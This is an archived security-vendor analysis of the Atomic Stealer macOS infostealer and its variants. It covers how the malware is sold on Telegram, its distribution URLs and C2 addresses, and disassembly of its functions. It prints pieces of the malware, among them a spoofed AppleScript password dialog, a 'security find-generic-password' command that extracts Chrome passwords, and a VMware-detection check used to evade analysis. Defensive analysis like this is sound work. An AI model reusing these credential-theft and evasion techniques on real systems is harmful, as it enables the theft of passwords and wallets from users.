


# Atomic Stealer | Threat Actor Spawns Second Variant of macOS Malware Sold on Telegram

By Phil Stokes

Published: 2023-05-03 · Archived: 2026-04-02 10:39:28 UTC


Recent weeks have seen a number of macOS-specific infostealers appear for sale in crimeware forums, including [Pureland](#), [MacStealer](#) and [Amos Atomic Stealer](#). Of these, Atomic Stealer has offered by far the most complete package, promising cybercriminals a full-featured if not particularly sophisticated infostealer. Atomic can grab account passwords, browser data, [session cookies](#), and crypto wallets, and in the version being advertised on Telegram, threat actors can manage their campaigns through a web interface rented out from the developer for \$1000 per month.

The threat actor, however, has been busy looking for other ways to target macOS users with a different version of Atomic Stealer. In this post, we take a closer look at how Atomic Stealer works and describe a previously unreported second variant. We also provide a comprehensive list of indicators to aid threat hunters and security teams defending macOS endpoints.



## How is Atomic Stealer Distributed?

Cybercriminals are currently being offered “Amos Atomic MacOS Stealer” via a dedicated Telegram channel. In the channel, which was opened on April 9th, the author offers to rent access to a web panel and provide a disk-image based installer for \$1000/month.



Atomic Stealer as advertised on Telegram

Payload distribution is left up to the crimeware actor renting the package, so methods vary, but so far observed samples have been seen masquerading as installers for legitimate applications like the Tor Browser or pretending to offer users cracked versions of popular software including Photoshop CC, Notion, Microsoft Office and others.




Atomic MacStealer masquerades as legitimate applications

[Malvertising](#) via Google Ads has also been noted privately among researchers as a distribution vector for Atomic Stealer.

Scanned	Detections	Status	URL
2023-04-28	11 / 89	200	https://6i09lag307ep.click/file/da2ea8349cc77bb22b173608a4c069b4b6164185/?source=58&file=Dropzone%20Pro%204.5.8%20Cracked%20for%20macOS&t=Dropzone-4-Pro-4-5-8-Cracked-for-macOS
2023-04-28	11 / 89	200	https://6i09lag307ep.click/file/fc13997174c8e9af05b5084cdabc6680474dac6/?source=310&file=Driver%20Easy%20Pro%205.8.0%20Crack%20With%20License%20Key%202023%20Free%20Download&t=Driver-Easy-Pro-5-8-0-Crack---License-Key-Torrent--April-2023-
2023-04-27	10 / 89	200	https://6i09lag307ep.click/file/d48098150866bba155bffe359abc34c4b88d387/?source=36&file=Douwan%203.9.7.4%20Crack%20for%20PC%20[No%20Watermark]%20Download%202023&t=Douwan-3-9-7-4-Crack-for-PC--No-Watermark--Download-2023

Some Atomic Stealer ITW URLs (Source: VirusTotal)

The Atomic Stealer channel currently has over 300 subscribers, with some posts – possibly planted – appearing to endorse the efficacy of the malware.



A Telegram message seems to endorse Atomic MacStealer



```
r2
SIGNATURE STATUS:
Project X Beta 1.02.app: rejected
source=no usable signature

BUNDLE CONTENTS (minus lproj files):
  Contents
  Contents/MacOS
  Contents/MacOS/My Go Application.app
  Contents/Resources
  Contents/Resources/icon.icns
  Contents/README
  Contents/Info.plist
```

Anatomy of an Atomic Stealer application bundle

The application bundles currently being distributed are all built with the default Appify bundle identifier, `Appify by Machine Box.My Go Application`, potentially a deliberate ploy by the author in the hope that detections might be considered false positives.

## Execution Behavior of Variant A

Atomic does not attempt to gain persistence, an increasing trend since Apple added [login item notifications](#) in macOS Ventura, relying instead on a one-hit smash and grab methodology.

Atomic Stealer uses a crude but effective means of extracting the user's login password via [AppleScript spoofing](#).



This involves creating a dialog box with `osascript` and passing the `hidden answer` parameter to the `display dialog` command. These dialog boxes contain an ordinary text field, but the parameter displays the user's typed characters as dots in the text field similar to a genuine authentication dialog. However, the password remains captured in plain text and can be seen in the system logs as such – a good reason why [legitimate software](#) developers should never use this insecure method to actually obtain user credentials.

```
display dialog "MacOS wants to access System Preferences  
  
You entered invalid password.  
  
Please enter your password." with title "System Preferences" with icon file "System:Library:CoreServ.
```


The dialog box message contains grammatical and syntactic errors, suggesting the developer's first language is not English. The dialog box is generated using an infinite loop: Clicking the "Cancel" button simply pops the dialog box again. If the "OK" button is clicked, the malware checks to see that the user entered a valid password via `/usr/bin/dscl` utility and the `-authonly` option.

### `authonly`

Usage: `authonly [user [password]]`


Used to verify the password of a named user, or of "root" if no user is specified. If a password is supplied, then that password is used for authentication, otherwise the command prompts for a password.

The dialog box repeatedly pops until the correct password is supplied. All of this occurs via the command line utility `osascript`, so it is easily visible to defenders monitoring command line activity.



SentinelOne console reveals Atomic Stealer command line activity

Amos Atomic is hardcoded to throw the user an error message after it has stolen the user’s password and gone about its business of stealing various credentials. Here and elsewhere, the malware author’s lack of familiarity with English and AppleScript provide clues that should raise suspicions: namely, the misspelling of “occurred” and the fact that a genuine error message shouldn’t contain a ‘Cancel’ button.




Amos Atomic throws an error message and quits after successfully stealing user data

Written in Go, the disassembled source code reveals a comprehensive suite of functions to achieve the infostealers primary aim: financially-motivated cybercrime.

```
78: sym._main.main (int argc):
; arg int argc @ rdi
    0x0123d900 493b6610    cmp rsp, qword [r14 + 0x10]
    0x0123d904 7641       jbe 0x123d947 ; likely
    0x0123d906 4883ec08   sub rsp, 8
    0x0123d90a 48892c24   mov qword [rsp], rbp
    0x0123d90e 488d2c24   lea rbp, [rsp]
    0x0123d912 e889080000 call sym._main.keychain ;[1] ; sym.
    0x0123d917 e824200000 call sym._main.GrabWallets ;[2] ; sym.
    0x0123d91c 0f1f4000   nop dword [rax]
    0x0123d920 e8bb150000 call sym._main.GrabChrome ;[3] ; sym.
    0x0123d925 e8b6130000 call sym._main.GrabFirefox ;[4] ; sym.
    0x0123d92a e8510c0000 call sym._main.FileGrabber ;[5] ; sym.
    0x0123d92f e86c0b0000 call sym._main.systeminfo ;[6] ; sym.
    0x0123d934 e8e7100000 call sym._main.sendlog ;[7] ; sym.
    0x0123d939 e8c2090000 call sym._main.doAlert ;[8] ; sym.
    0x0123d93e 488b2c24   mov rbp, qword [rsp] ; main
    0x0123d942 4883c408   add rsp, 8
    0x0123d946 c3         ret ; main
; CODE XREF from sym._main.main @ 0x123d904(x)
    0x0123d947 e8144ae2ff call sym._runtime.morestack_noctxt.abi6
    0x0123d94c ebb2       jmp sym._main.main ; int main
```

Infostealing functions in Amos Atomic


The malware contains logic to steal the user’s keychain and crypto wallet contents, including those for Atomic, Binance, Electrum and Exodus. A process called ‘unix1’ is spawned in memory to obtain the keychain. Atomic stealer also targets both Chrome and Firefox browsers and has an extensive hardcoded list of crypto-related browser extensions to attack. A detailed walk through of the functions above has been previously described [here](#).



Atomic Stealer execution chain


## Atomic Stealer Variant B

Pivoting off the IP address 37.220.87.16 seen in some Atomic Stealer samples leads to another variant of the stealer, c70fdf4362eb56032793ab08e6aeb892f1bd4a9b, currently undetected on VirusTotal, masquerading as a Game Installer.



A previously undiscovered variant of Atomic Stealer

This version is not distributed in an application bundle, but rather as a raw Go binary. The unsigned “Game Installer” Mach-O was uploaded to VirusTotal on April 13th and is contained in a disk image called “ALMV\_launcher”. The DMG mounts with the name “Game Installer” and contains a binary of the same name, displaying an icon showing the text “Start Game”.



Background image of the ALMV\_launcher.dmg

As the universal binary is unsigned, it will need to be [manipulated](#) by the user on both Intel and arm64 architectures in order to run.


Variant B’s list of Go main functions differs from the version being packaged and sold on Telegram and shows a larger number of functions focusing on Firefox and Chromium browsers. Variant B also targets [Coinomi](#) wallets.

```
[0x1002dd948]> o.  
Game Installer  
[0x1002dd948]> s sym._main.  
sym._main.main  
sym._main.GeckoAutofill.func2  
sym._main.get_cookie  
sym._main.ChromiumAutofill  
sym._main.GooglePasswords.func1  
sym._main.GeckoCookie.func1  
sym._main.chatid  
sym._main.bitcoincore  
sym._main.electrum  
[0x1002dd948]> s sym._main.  
sym._main.GeckoBrowser  
sym._main.GeckoAutofill.func1  
sym._main.get_cookie.func1  
sym._main.ChromiumAutofill.func2  
sym._main.KeyAES  
sym._main.init  
sym._main.times  
sym._main.chrome  
sym._main.exodus  
sym._main.GeckoBrowser.func1  
sym._main.ChromiumBrowser  
sym._main.sendlog  
sym._main.ChromiumAutofill.func1  
sym._main.GeckoCookie  
sym._main.inittask  
sym._main.atomicw  
sym._main.coinomi  
sym._main.firefox  
sym._main.GeckoAutofill  
sym._main.ChromiumBrowser.func1  
sym._main.GoogleAutofill  
sym._main.GooglePasswords  
sym._main.GeckoCookie.func2  
sym._main.bulldid  
sym._main.binance  
sym._main.dirname
```

Atomic Stealer variant B primary functions


Both variant A and B utilize the `/usr/bin/security` utility to find Chrome passwords.

```
security 2>&1 > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}'
```



Atomic Stealer B calls the `/usr/bin/security` utility to find Chrome passwords


In Variant B, the user name “administrator” appears from the development machine; this differs from variant A, which included the username “iluholtov”. The string “ATOMIC STEALER COOCKIE” is also found in variant B but not A.



The “ATOMIC STEALER” string is hardcoded into the malware

Unlike the package offered in the Atomic Telegram channel, this version of Atomic stealer is more selective in the information it tries to steal and seems to be aimed specifically at games and users of cryptocurrency.

An associated Youtube channel by user [@Crypto-ALMV](#) was created on April 29th, apparently advertising a product that offers cryptowallet access within a game. The channel, user, and video appear to be in the early stages of development and may indicate a campaign that is yet to be launched.



## Atomic Stealer Variant C

A third variant appeared in mid-May that reduces the file size of these Go bins markedly to between 4.45 and 9.13MB. Variant C changes the C2 to `http[:]//94[.]142[.]138[.]177/` and uses a slightly different form of the “display dialog” command, adding a timeout of 9999999, although its uncertain that this timeout would actually work, as Apple events ordinarily have a max timeout of around 150 seconds.

```
[0x0129a9f0] > o.
e68076582c64b36ba5921e53c83f2df043770997671ea38d9272209dec04873e
[0x0129a9f0] > x @ hit3_9
- offset - 595A 5B5C 5D5E 5F60 6162 6364 6566 6768 9ABCDEF012345678
0x0128ed59 3934 2e31 3432 2e31 3338 2e31 3737 2f73 94.142.138.177/s
0x0128ed69 656e 646c 6f67 696e 7465 6765 7220 6e6f endloginteger no
0x0128ed79 7420 6d69 6e69 6d61 6c6c 792d 656e 636f t minimally-enco
[0x0129a9f0] > x @hit4_0
- offset - F0F1 F2F3 F4F5 F6F7 F8F9 FAFB FCFD FEFF 0123456789ABCDEF
0x0129a9f0 6769 7669 6e67 2075 7020 6166 7465 7220 giving up after
0x0129aa00 3939 3939 3939 3920 7769 7468 2068 6964 9999999 with hid
0x0129aa10 6465 6e20 616e 7377 6572 20c2 ac02 0c09 den answer .....
[0x0129a9f0] > █
```

Variant C is most similar to Variant A, but lighter and with some rudimentary attempt at anti-analysis in the `sym._main.systeminfo` function, which does not appear in earlier variants. This function queries the built-in `system_profiler` tool’s output for `SPHardwareDataType`, converts the output to lowercase, then searches it for the substring “vmware”. If the substring is found, the malware then exits.

```
0x01215bd9 4889542460 mov qword [var_60h], rdx
0x01215bde 48c744246802. mov qword [var_68h], 2
0x01215be7 488d152fbf07. lea rdx, [0x01291b1d] ; "system_profiler SPHardwareDataType timeout wait

0x01215bee 4889542470 mov qword [var_70h], rdx
0x01215bf3 48c744247822. mov qword [var_78h], 0x22 ; "\"
; [0x22:8]=-1 ; 34
; "bashbindbitsbmi1bmi2boolcallcas1cas2cas3cas4cas

0x01215bfc 488d05080a07. lea rax, [0x0128660b]
0x01215c03 bb04000000 mov ebx, 4
0x01215c08 488d4c2460 lea rcx, [var_60h]
0x01215c0d bf02000000 mov edi, 2 ; int64_t arg1
0x01215c12 4889fe mov rsi, rdi ; int64_t arg_8h
0x01215c15 e8e6b2ffff call sym._os_exec.Command ; sym._os_exec.Command(0x2, 0x2, 0x1291b1d, 0x177f
0x01215c1a e8c1deffff call sym._os_exec._Cmd_.Output ; sym._os_exec._Cmd_.Output(0x2, 0x2, 0x1291b1d
0x01215c1f 90 nop
0x01215c20 4885ff test rdi, rdi
0x01215c23 757d jne 0x1215ca2 ; likely
0x01215c25 48894c2430 mov qword [var_30h], rcx
